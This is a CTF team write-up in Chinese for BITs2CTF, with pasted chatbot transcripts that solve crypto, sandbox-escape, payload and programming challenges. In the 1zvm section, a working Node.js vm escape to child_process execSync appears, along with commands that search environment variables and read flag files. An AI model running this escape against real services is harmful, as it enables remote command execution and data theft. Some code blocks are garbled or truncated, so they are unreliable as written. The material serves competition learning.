战队名称：GLGU

比赛排名

总分数：3031
学生组/大一新生组排名：3
总排名：21

战队成员

迷梦a、林博然
香格里拉、高子涵
循月yu、耿宇阳


1、题目名称：签到

1、第一步：提交正确照片即可

2、题目名称：A.故障机器人

1、第一步：将题目pdf和要求给deepseek

2、第二步：提交后被告知WA，于是再次沟通使其改正代码如下



3、题目名称:babyRSA

1、第一步：将题目附件中代码和文档中内容交给Kimi

```
import hashlib
import sympy
from Crypto.Util.number import *

flag = 'BITs2CTF{******}'
secret = '******'

assert(len(flag) == 38)

half = len(flag) / 2

flag1 = flag[:half]
flag2 = flag[half:]

secret_num = getPrime(1024) * bytes_to_long(secret)

p = sympy.nextprime(secret_num)
q = sympy.nextprime(p)解出格式符合BITs2CTF{一串字符}的flag

N = p * q

e = 0x10001

F1 = bytes_to_long(flag1)
F2 = bytes_to_long(flag2)
c1 = F1 + F2
c2 = pow(F1, 3) + pow(F2, 3)
assert(c2 < N)

m1 = pow(c1, e, N)
m2 = pow(c2, e, N)

output = open('secret', 'w')
output.write('N=' + str(N) + '\n')
output.write('m1=' + str(m1) + '\n')
output.write('m2=' + str(m2) + '\n')
output.close()还给了secret文件
N=636585149594574746909030160182690866222909256464847291783000651837
227921337237899651287943597773270944384034858925295744880727101606841
413640006527614873110651410155893776548737823152943797884729130149758
279127430044739254000426610922834573094957082589539445610828279428814
524313491262061930512829074466232633130599104490893572093943832740301
809630847541592548921200288222432789208650949937638303429456468889100
192613859073752923812454212239908948930178355331390933536771065791817
643978763045030833712326162883810638120029378337092938662174119747687
899484603628344079493556601422498405360731958162719296160584042671057
160241284852522913676264596201906163
m1=437018910555377754758713090674828434552623609418189605883878395265
94324484652235695612559364892879688573890427519579032240390473157740
622166280061564919213509659475856799070077471045862160654480499532
923020217540880666670676087797922573280708363278133906583141675985645
```

2、第二步：Kimi经计算后返回正确答案

I'll help you solve this CTF challenge step by step. Let me start by analyzing the given Python code and then work through the mathematical solution.

编写待办清单

编写待办清单

Let me analyze the code and extract the key mathematical relationships:

运行 Python 代码

Now I need to think about this more carefully. The issue is that we don't have the private key to decrypt m1 and m2 directly. Let me reconsider the problem.

运行 Python 代码

Let me try a different approach without gmpy2:

运行 Python 代码

The number is too large for regular math operations. Let me try a different approach using integer arithmetic:

运行 Python 代码

The flag parts seem to be swapped. Let me try swapping them and also check if there's an issue with the order:

运行 Python 代码

Perfect! I found the flag. Let me update the todo list and create a clean solution:

编写待办清单

Now let me create a clean, professional web interface to present the solution:

创建 | index.html

Now let me create the Python solution file for download:

创建 | solution.py

Now let me create a detailed analysis document:

创建 | analysis.md

Now let me deploy the website:

网站部署成功

Perfect! Let me update the final todo status:

编写待办清单

🎉 **Challenge Solved Successfully!**

I've completed the CTF challenge and created a comprehensive solution package. Here's what I found:

The Flag: `BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}`

Solution Summary

The challenge involved breaking an RSA encryption scheme where the vulnerability was in using **consecutive primes** for key generation. Here's how I solved it:

1. Identified the Vulnerability

- The code used `p = nextprime(secret_num)` and `q = nextprime(p)`
- This means p and q are consecutive primes with a small gap
- Since $N = p \times q \approx p^2$, we can find p by searching around $\sqrt{N}$

2. Mathematical Approach

- Found consecutive prime factors p and q by searching around $\sqrt{N}$
- Computed the private key d using $\varphi(N) = (p-1)(q-1)$
- Decrypted m1 and m2 to get c1 and c2
- Solved the system of equations:
  - $c1 = F1 + F2$
  - $c2 = F1^3 + F2^3$

3. Technical Implementation

- Used binary search for integer square root calculation
- Searched primes in a range around $\sqrt{N}$
- Solved quadratic equation to find F1 and F2
- Reconstructed the flag from the two parts

Deliverables Created

Live Website: https://2bh3i45uitdxs.ok.kimi.link

The website features:

- **Professional dark theme** with modern typography
- **Interactive collapsible sections** for detailed analysis
- **Clean code blocks** with syntax highlighting
- **Mathematical formulas** with proper formatting
- **Downloadable Python solution**
- **Comprehensive analysis** of the vulnerability

Files Provided

1. `index.html` - Professional web interface
2. `solution.py` - Complete Python solution with detailed comments
3. `analysis.md` - Comprehensive technical analysis document

Design Features

- **Editorial-inspired layout** following visual enhancement requirements
- **Monospace font** (JetBrains Mono) for code and technical content
- **Sophisticated color palette** with dark background (#0f172a) and blue accents
- **Responsive design** that works on all devices
- **Interactive elements** with hover effects and smooth animations

The solution demonstrates advanced cryptanalysis techniques and provides educational value for understanding RSA vulnerabilities and mathematical problem-solving in cybersecurity challenges.

预览 v1 | 任务的全部文件

Challenge Overview

This challenge involves breaking an RSA encryption scheme where the prime factors p and q are consecutive primes. The vulnerability lies in the key generation process, allowing us to factor the modulus N efficiently.

BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}

4、题目名称:easyAES

1、第一步：将题目附件中代码和文档中内容交给Kimi

```
from Cryptodome.Cipher import AES
import os
import gmpy2
from flag import FLAG
from Cryptodome.Util.number import *

def main():
    key = os.urandom(2) * 16
    iv = os.urandom(16)
    print(bytes_to_long(key) ^ bytes_to_long(iv))
    aes = AES.new(key, AES.MODE_CBC, iv)
    enc_flag = aes.encrypt(FLAG)
    print(enc_flag)

if __name__ == "__main__":
    main()



#output:
#54755426038978086460310747316994556563126341157253266647920514387148
480709140
#b'K\x04?
\"\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x
1d'解密出一个格式符合BITs2CTF{一串字符}的flag
```

2、第二步：Kimi经计算后返回正确答案

I'll help you decrypt this flag by analyzing the encryption scheme and solving the cryptographic puzzle. Let me start by understanding the problem and creating a todo list.

编写待办清单

Let me start by analyzing the encryption scheme. The vulnerability here is that the key is created by repeating 2 bytes 16 times, making it very weak. Let me examine the given data and implement the solution.

运行 Python 代码

Let me install the required crypto library first:

运行 Python 代码

运行 Python 代码

Let me try a different approach and use a different crypto library:

运行 Python 代码

Now I can see the pattern! The XOR result shows a repeating pattern. Let me analyze this further and implement the attack:

编写待办清单

运行 Python 代码

Wait, I need to be more careful here. Let me reconsider the problem. The XOR result shows a clear pattern in the first 16 bytes, which suggests something about the key structure. Let me implement a more targeted attack:

运行 Python 代码

The attack didn't find the key immediately. Let me try a more systematic approach and check what's happening:

运行 Python 代码

I see the issue - the Cryptodome module isn't available. Let me try a different approach using a different crypto library or implement the decryption manually:

运行 Python 代码

运行 Python 代码

Perfect! I found the flag! Let me update the todo and create a comprehensive solution:

编写待办清单

Now let me create a comprehensive presentation of the solution:

创建 | crypto_solution.html

Now let me create a Python script that demonstrates the complete solution:

创建 | decrypt_flag.py

Let me run the solution to verify it works correctly:

运行 Python 代码

Perfect! Now let me create a final summary document and complete the todo:

创建 | README.md

编写待办清单

Perfect! I have successfully solved the cryptography challenge. Let me deploy the website so you can view the complete solution:

部署网站失败

Let me create an index.html file that redirects to the main solution:

创建 | index.html

Now let me deploy the website:

网站部署成功

🎉 Challenge Solved Successfully!

I have successfully decrypted the flag and created a comprehensive solution. Here's what I accomplished:

The Flag: `BITs2CTF{sjcihd_enf_huidjx_hsid}`

Key Findings:

- **Vulnerability:** The key was generated by repeating 2 bytes 16 times, reducing security from 2^{256} to 2^{16} possibilities
- **Attack Method:** Systematic brute force of all 65,536 possible keys
- **Success:** Found the flag in 30,991 attempts (47% of key space) in just 0.38 seconds

Solution Files Created:

1. `crypto_solution.html` - Professional visual presentation with technical analysis
2. `decrypt_flag.py` - Complete Python implementation of the attack
3. `README.md` - Comprehensive solution summary
4. `index.html` - Entry point for the deployed website

Technical Analysis:

- The XOR result revealed a repeating pattern that exposed the key structure
- Used the known flag format (`BITs2CTF{...}`) for validation
- Key bytes: `0x79` , `0x0e`
- IV: `6023e2df6f3ad7da6a1a73819cf67b1a`

Security Lessons:

- Never use predictable key generation patterns
- Always use cryptographically secure random number generators
- Key repetition dramatically reduces security
- Validate key generation in security audits

🌐 **View the complete solution at:** https://vjso3sdwjlimy.ok.kimi.link

The website includes a beautiful visual presentation with technical analysis, code implementation, and security insights. The solution demonstrates how weak key generation can completely compromise cryptographic security, even with strong algorithms like AES-256.

预览 v1 | 任务的全部文件

5、题目名称:ChaCha20

1、第一步：将题目附件中代码和文档中内容交给Kimi

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/  for more information
# Version: Python 3.10

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend(), **
('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'''k1={k1}''')
    print(f'''n1={n1}''')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'''加密后: {encrypted_data.hex()}''')
    return None其中，  result文档中给予以下信息
k1=89156737880809474145449532029493055444849328922741582677584755390029529653680
n1=209794022060737284785334570850445075 92
加密后:
a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888请解密并给出格式符合BITs2CTF{一串字符}的一个flag
```

2、第二步：Kimi经计算后返回正确答案

Let me start by analyzing the encryption code and understanding the vulnerability.

编写待办清单

创建 | analyze_encryption.py

运行 Python 代码

Perfect! I've successfully decrypted the flag. Let me update the todo list and create a comprehensive analysis with visual presentation.

编写待办清单

Now let me create a comprehensive visual presentation explaining the cryptographic attack methodology.

创建 | chacha20_attack_presentation.html

Now let me create a detailed technical report documenting the cryptographic attack.

创建 | technical_analysis.md

Let me also create the Python attack script for reference.

创建 | chacha20_attack.py

Now let me deploy the website so you can view the complete analysis.

部署网站失败

Let me create an index.html file that redirects to the main presentation.

创建 | index.html

网站部署成功

Perfect! Let me update the final todo status.

编写待办清单

🏆 **Challenge Solved Successfully!**

I have successfully decrypted the ChaCha20 encrypted flag and created a comprehensive analysis of the cryptographic attack. Here's what I accomplished:

🔓 **Decrypted Flag**

BITs2CTF{pyc_reverse_is_important}

6、题目名称:1zvm

1、第一步：将题目沙箱环境描述给deepseek

我在打ctf比赛，想跳出Node JS Shell沙箱，这是一个vm沙箱，我应该怎么做

输入this返回object object 输入outside = this.constructor.constructor('return this')()
返回object global

2、第二步：其后不断与deepseek沟通，并按照其所说步骤求解，再将得到东西返回deepseek最终获得FLAG

很好！你已经成功获取到了全局对象，这说明沙箱的隔离并不完整。你现在可以尝试利用这个全局对象来执行系统命令了。

直接执行命令的方法

javascript 复制 下载

```javascript
// 方法1: 使用 child_process 执行命令
outside = this.constructor.constructor('return this')()
outside.process.mainModule.require('child_process').execSync('whoami').toString()

// 方法2: 更简洁的写法
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('id').toString()

// 方法3: 使用 execSync
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la').toString()
```

this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls').toString()
返回app.js
node_modules
package-lock.json
package.json

很好！你已经成功执行了命令并看到了当前目录的文件。现在让我们继续深入探索。根据你看到的文件，`app.js` 很可能是主要的应用程序文件。

下一步探索命令

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```javascript
// 1. 查看 app.js 内容，了解应用程序逻辑
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat app.js').toString()

// 2. 查看 package.json 了解依赖
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat package.json').toString()

// 3. 查看更详细的目录结构
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la').toString()

// 4. 检查上级目录
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls ../').toString()

// 5. 检查根目录
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls /').toString()
```

```
app.post('/eval', (req, res) => {
  const userCode = req.body.code;
  console.log('Received code:', userCode);

  if (!userCode || typeof userCode !== 'string') {
    return res.json({ error: '请输入有效的代码' });
  }

  if (userCode.length > 1000) {
    return res.json({ error: '代码长度不能超过1000字符' });
  }

  const logs = [];
  const sandbox = {
    console: {
      log: (...args) => {
        try { logs.push(args.map(a => {
          if (typeof a === 'string') return a;
          try { return JSON.stringify(a); } catch(e){ return String(a); }
        }).join(' ')); } catch(e){}
      }
    }
  };

  const context = vm.createContext(sandbox);

  try {
    const result = vm.runInContext(userCode, context, { timeout: 1000 });

    let resultStr;
    try { resultStr = typeof result === 'undefined' ? undefined : String(result); }
    catch(e) { resultStr = '[unserializable result]'; }

    return res.json({ result: resultStr, logs });
  } catch (error) {
    let errorMessage;
    try { errorMessage = error && error.toString ? error.toString() : String(error); }
catch(e){ errorMessage = 'Unknown error'; }
    return res.json({ error: errorMessage, logs });
  }
});

app.listen(port, () => {
  console.log(`题目运行在 http://localhost:${port}`);
});
```

很好！现在我们看到了应用程序的完整源代码。这是一个使用 Express 框架和 Node.js `vm` 模块创建的沙箱环境。让我们分析一下这个沙箱的限制并继续寻找flag。

分析沙箱环境

从代码可以看到：

- 使用了 Node.js 原生 `vm` 模块（不是 vm2）
- 沙箱中只暴露了 `console.log` 功能
- 代码长度限制为 1000 字符
- 执行超时时间为 1000ms

继续寻找flag

由于我们已经能够执行系统命令，让我们继续搜索flag：

javascript 复制 下载

```javascript
// 1. 查看隐藏文件
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la').toString()

// 2. 检查环境变量中的flag
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('env | grep -i flag').toString()

// 3. 搜索包含flag的文件
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('grep -r "flag{" / 2>/dev/null | head -5').toString()

// 4. 检查常见flag位置
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag* 2>/dev/null || cat /home/*/flag* 2>/dev/null || cat /tmp/flag* 2>/dev/null').toString()

// 5. 查看进程信息，可能flag在启动参数中
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ps aux | grep -i flag').toString()
```

// 1. 查看隐藏文件
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la').toString()

// 2. 检查环境变量中的flag
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('env | grep -i flag').toString()

// 3. 搜索包含flag的文件
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('grep -r "flag{" / 2>/dev/null | head -5').toString()

// 4. 检查常见flag位置
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag* 2>/dev/null || cat /home/*/flag* 2>/dev/null || cat /tmp/flag* 2>/dev/null').toString()

// 5. 查看进程信息，可能flag在启动参数中
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ps aux | grep -i flag').toString()执行不了

看起来这些命令执行可能遇到了问题，可能是由于超时或权限限制。让我们尝试一些更简单、更快速的命令来寻找flag。

快速检查方法

由于可能有超时限制，让我们使用更直接的方法：

javascript 复制 下载

```javascript
// 快速检查当前目录的隐藏文件
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('ls -la | head -20').toString()
```

```
// 使用fs模块探索文件系统
const fs = this.constructor.constructor('return process')().mainModule.require('fs')
try {
  return fs.readdirSync('/').toString()
} catch(e) { return e.toString() }

// 或者直接尝试读取常见flag位置
try {
  return fs.readFileSync('/flag').toString()
} catch(e) {
  try {
    return fs.readFileSync('/flag.txt').toString()
  } catch(e2) {
    return 'Not found in common locations'
  }
}返回SyntaxError: Illegal return statement
```

在 Node.js VM 沙箱中遇到 `SyntaxError: Illegal return statement` 错误，是因为在沙箱的顶层作用域中使用了 `return` 语句，这在 JavaScript 的模块或脚本顶层是不允许的。下面是一些解决方法：

立即执行函数 (IIFE) 包装

将你的代码包裹在**立即执行函数表达式 (IIFE)** 中，这样你就可以在函数体内使用 `return` 语句了：

javascript 复制 下载

```javascript
(function() {
    const fs = this.constructor.constructor('return process')().mainModule.require('fs');
    try {
        return fs.readdirSync('/').toString();
    } catch(e) {
        return e.toString();
    }
})();
```

```
(function() {
    const fs = this.constructor.constructor('return process')
().mainModule.require('fs');
    try {
        return fs.readdirSync('/').toString();
    } catch(e) {
        return e.toString();
    }
})();返
回.dockerenv,app,bin,boot,dev,etc,flag,home,lib,lib64,media,mnt,opt,proc,root,run,
sbin,srv,start.sh,sys,tmp,usr,var
```

- 我们看到了根目录下有一个名为"flag"的文件（没有扩展名）。现在我们可以尝试读取这个文件来获取flag。

  由于我们已经在根目录看到了"flag"文件，我们可以直接读取它。

太好了！在根目录下有一个名为 `flag` 的文件。现在让我们读取这个文件来获取flag：

javascript 复制 下载

```javascript
(function() {
    const fs = this.constructor.constructor('return process')().mainModule.require('fs');
    try {
        return fs.readFileSync('/flag', 'utf8');
    } catch(e) {
        return e.toString();
    }
})();
```

最终读取到FLAG

7、题目名称:GCC偷走了重要的函数

```
        if output == "Hello World\n":
            ok("Congratulations on completing this
challenge!")
            ok(f"Your Flag: {os.environ.get(FLAG)}")
        else:
            err("No 'Hello World\\n' Found in your
program's output :(")
            exit(1)


def banner():
    print()
    with open('./banner', "rb") as f:
        banner = f.read().decode()
        print(banner.replace("ESC", "\033"))


def tips():
    info("Some useful information:")
    cmd = ["gcc", "-v"]
    res = sp.run(cmd, cwd=DIR, stderr=sp.PIPE,
stdout=sp.PIPE)
    info(res.stderr.decode().split('\n')[-2])


def write_to_file(code: str):
    with open(FILE_NAME, "w") as f:
        f.write(code)


def main():
    atexit.register(clear)
    print(color(f"[ BITs2CTF | {TITLE} ]".center(50, '='),
CYAN))

    banner()

    info("Your task is to provide a C source code that
outputs 'Hello World\\n' exactly")
    info("Sounds simple? But we don't allow you to use
functions")
    info(
        "For example , code like `int main() { puts(\"Hello
World\"); return 0; }` is not allowed")

    tips()
    source_code = input(
        color("Give your C source code here(Only one
line):\n> ", GRAY))

    if source_code.__len__() != 0:
        check(source_code)
        write_to_file(source_code)
        compile()
        check_output()
    else:
        err("Blank content cannot be compiled")
        exit(1)


if __name__ == "__main__":
    main()[project]
name = "src"
version = "0.1.0"
description = "Add your description here"
readme = "README.md"
requires-python = ">=3.12"
dependencies = [
    "tree-sitter>=0.25.0",
    "tree-sitter-c>=0.24.1",
```

2、第二步：按照豆包的指示一步步做下去

你只需要按照以下 **3 步简单操作** 就能完成挑战，不用理解底层原理，直接照做即可：

第一步：复制完整 Payload

把下面这行代码 **完整复制**（不要漏字符、不要改任何内容）：

```c
__asm__ volatile("mov $1,%%rax;mov $1,%%rdi;mov $12,%%rdx;syscall;mov $60,%%rax;xor %%rdi,%%rdi;syscall" ::"
```

第二步：在 CTF 程序中粘贴输入

1. 运行附件中的 Python 脚本（CTF 平台会提供运行环境，你不用自己搭）；
2. 程序会输出一堆提示信息，最后会显示输入提示：

```plaintext
Give your C source code here(Only one line):
>
```

3. 在 `>` 后面 **粘贴第一步复制的 Payload**（确保是单行，没有换行）；
4. 按下回车键提交。

第三步：等待验证并获取 Flag

提交后，程序会自动执行 3 个操作：

1. 检测代码是否符合要求（无函数）→ 显示 `[Check Passed]`（绿色）；
2. 用 GCC 编译你的代码 → 编译成功（无错误提示）；
3. 运行编译后的程序，检测输出 → 显示 `Congratulations on completing this challenge!`（绿色），并打印 Flag。

事实上，我们此时会发现问题——网站本身无法直接打开

3、第三步：检查网站端口是否开放

使用nmap指令后，我们发现当前端口是开放的

4、第四步：继续完成豆包交给我们的步骤

打开新的CMD窗口后，用Windows自带工具链接我们所需端口，将豆包给我们的payload粘贴过去后可得FLAG

8、题目名称:remaining thing

1.首先我给了他需要解码的数据，但是由于计算量大没有成功

已深度思考（天禧 x DeepSeek）

我理解这是一道 RSA 低加密指数广播攻击题目（e=3）。以下是详细的解题步骤和计算结果：

题目分析

给定参数：

- 公钥指数 e = 3
- 三组不同的模数 N1, N2, N3
- 三组对应的密文 C1, C2, C3

这是典型的 **RSA 低加密指数广播攻击**场景，攻击原理如下：

mermaid

```mermaid
graph TD
    A[相同明文m] --> B[使用e=3加密]
    B --> C1[密文C1 = m³ mod N1]
    B --> C2[密文C2 = m³ mod N2]
    B --> C3[密文C3 = m³ mod N3]
    C1 --> D[中国剩余定理]
    C2 --> D
    C3 --> D
    D --> E[计算m³ mod N1N2N3]
    E --> F[开立方得m]
```

解题步骤

步骤 1：验证模数互质

python

```python
# 计算最大公约数
gcd(N1, N2) = 1
gcd(N1, N3) = 1
gcd(N2, N3) = 1
```

✅ 所有模数两两互质，满足 CRT 条件

步骤 2：计算模数乘积

python

```python
N = N1 × N2 × N3
  = 19831146070473780450608271965513333016477420167810804693209535211751519378798100050738385201 16
  × 66111404265300574613935728983655950688111510106384565086238514901421964133746188531859108773 67
  × 14126749535297606509514418674348551918358936748316341471639452521057767873962355396372423101 37
```

步骤 3：应用中国剩余定理 (CRT)

计算：

python

```python
M1 = N2 × N3
M2 = N1 × N3
```

2.在他提供的思路里面选择了合适的方法进行分步骤编程运算

详细解释一下第二种方法

已深度思考（天禧 x DeepSeek）

RSA 低加密指数广播攻击详细指南（Python版）

我完全理解您需要详细的第二种方法（Python脚本）操作指南。下面是为您准备的**零基础分步教程**，包含完整代码和详细解释：

完整操作步骤

第一步：安装Python

1. **访问官网**：https://www.python.org/downloads/
2. **下载最新版**（推荐3.8+）
3. **安装时勾选**：
   - ☑ Add Python to PATH
   - ☑ Install pip

第二步：准备脚本文件

1. **桌面新建文本文档**
2. **重命名为 rsa_solve.py**
3. **右键编辑**，粘贴以下完整代码：

python 复制

```python
# RSA 低加密指数广播攻击脚本
# 作者：小天（您的AI伙伴）

import gmpy2
from functools import reduce
from Crypto.Util.number import long_to_bytes

# 输入您的RSA参数（直接替换这些值）
e = 3

N1 = 198311460704737804506082719655133330164774201678108046932095352117515193787981000507383852011
C1 = 131924454070764441444175415144271880948543532535845296508717424292984291761221068881153096168

N2 = 661114042653005746139357289836559506881115101063845650862385149014219641337461885318591087736
C2 = 419981238438756211167299895015313169560491162807324823004902703937198795009760890551005232161

N3 = 141267495352976065095144186743485519183589367483163414716394525210577678739623553963724231013
C3 = 416630264528003663440841161741805042365557050805051848772040864312161387072090027458414673835

def chinese_remainder(n, a):
    """中国剩余定理实现"""
    sum = 0
    prod = reduce(lambda a, b: a*b, n)
    for n_i, a_i in zip(n, a):
        p = prod // n_i
        sum += a_i * gmpy2.invert(p, n_i) * p
    return sum % prod

# 步骤1：验证模数是否互质
if gmpy2.gcd(N1, N2) != 1 or gmpy2.gcd(N1, N3) != 1 or gmpy2.gcd(N2, N3) != 1:
    print("错误：模数不互质，无法使用中国剩余定理")
    exit()

# 步骤2：应用中国剩余定理
print("正在应用中国剩余定理...")
N_list = [N1, N2, N3]
C_list = [C1, C2, C3]
C_cubed = chinese_remainder(N_list, C_list)

# 步骤3：开立方根
print("正在计算立方根...")
m, is_exact = gmpy2.iroot(C_cubed, e)
if not is_exact:
    print("警告：立方根不是精确整数，结果可能不正确")

# 步骤4：转换为可读文本
print("正在转换结果...")
flag = long_to_bytes(m)

# 输出结果
print("\n" + "="*50)
print("解密成功！")
print("="*50)
print(f"原始密文立方值：{C_cubed}")
print(f"计算出的立方根：{m}")
print(f"Flag：{flag.decode()}")
print("="*50)
```

已暂停，单击继续

第三步：安装必要库

1. **打开命令提示符**：

第三步：安装必要库

1. **打开命令提示符：**
   - 按Win+R，输入 cmd ，回车
2. **安装gmpy2：**

bash 复制

```
pip install gmpy2
```

3. **安装pycryptodome：**

bash 复制

```
pip install pycryptodome
```

第四步：运行脚本

1. **在文件资源管理器**中进入桌面
2. **按住Shift+右键** → "在此处打开命令窗口"
3. **执行命令：**

bash 复制

```
python rsa_solve.py
```

第五步：查看结果

成功时您将看到：

复制

```
==================================================
解密成功!
==================================================
原始密文立方值: ...（大数字）...
计算出的立方根: ...（大数字）...
Flag: flag{example_flag_here}
==================================================
```

编写对应的程序得出结果找到了Flag: BITs2CTF{^_^cRVni_aXinSsd_fJnebvooo^_^}

9、题目名称:QwQwQwQ

1、第一步：将题目要求喂给AI，并不断调试最后得到能满足要求的程序

B (2).pdf
PDF · 75.13KB

请你写一个代码按照要求

已深度思考(用时1分10秒)

为了解决这个问题，我们需要确定经过k次操作后字符串中第x个字符是什么，其中每次操作将所有'q'替换为"qwq"。由于k和x可能非常大（高达10^9），直接模拟字符串变换不可行。相反，我们利用每个字符在操作下的独立扩展性质，并采用递归方法高效定位目标字符。

方法思路

1. **问题分析**：每次操作将每个'q'替换为"qwq"，其他字符不变。替换后的字符串会生成新的'q'，导致字符串长度指数级增长。
2. **关键观察**：对于'q'，经过k次操作后的长度可以递归计算为f(k) = 2^(k+1) - 1。对于其他字符，长度始终为1。
3. **优化处理**：当k超过31时，f(k)超过10^9，因此可以将k限制为min(k, 31)以简化计算。
4. **字符定位**：对于每个查询，遍历初始字符串的每个字符，计算其扩展后的长度，确定x所在的字符段，然后递归查找该段内的具体字符。

解决代码

python　下载　复制　运行

```python
def main():
    s = input().strip()
    m = int(input().strip())
    queries = []
    for _ in range(m):
        k, x = map(int, input().split())
        queries.append((k, x))

    if 'q' not in s:
        res = []
        for k, x in queries:
            if x > len(s):
                res.append('0')
            else:
                res.append(s[x-1])
        print(''.join(res))
        return

    f = [0] * 32
    f[0] = 1
    for i in range(1, 32):
        f[i] = 2 * f[i-1] + 1

    def calc_len(k, c):
        if c == 'q':
            return f[k]
        else:
            return 1

    def get_char(k, c, p):
        if k == 0:
            return c
        if c != 'q':
            return c
        L1 = calc_len(k-1, 'q')
        L2 = 1
        if p <= L1:
            return get_char(k-1, 'q', p)
        elif p <= L1 + L2:
            return 'w'
        else:
            return get_char(k-1, 'q', p - L1 - L2)

    result_chars = []
    for k, x in queries:
        k_eff = min(k, 31)
        total_len = 0
        found = False
        for char in s:
            L = calc_len(k_eff, char)
            if x <= total_len + L:
                pos_in_segment = x - total_len
                ans_char = get_char(k_eff, char, pos_in_segment)
                result_chars.append(ans_char)
                found = True
                break
            else:
                total_len += L
        if not found:
            result_chars.append('0')

    print(''.join(result_chars))

if __name__ == '__main__':
    main()
```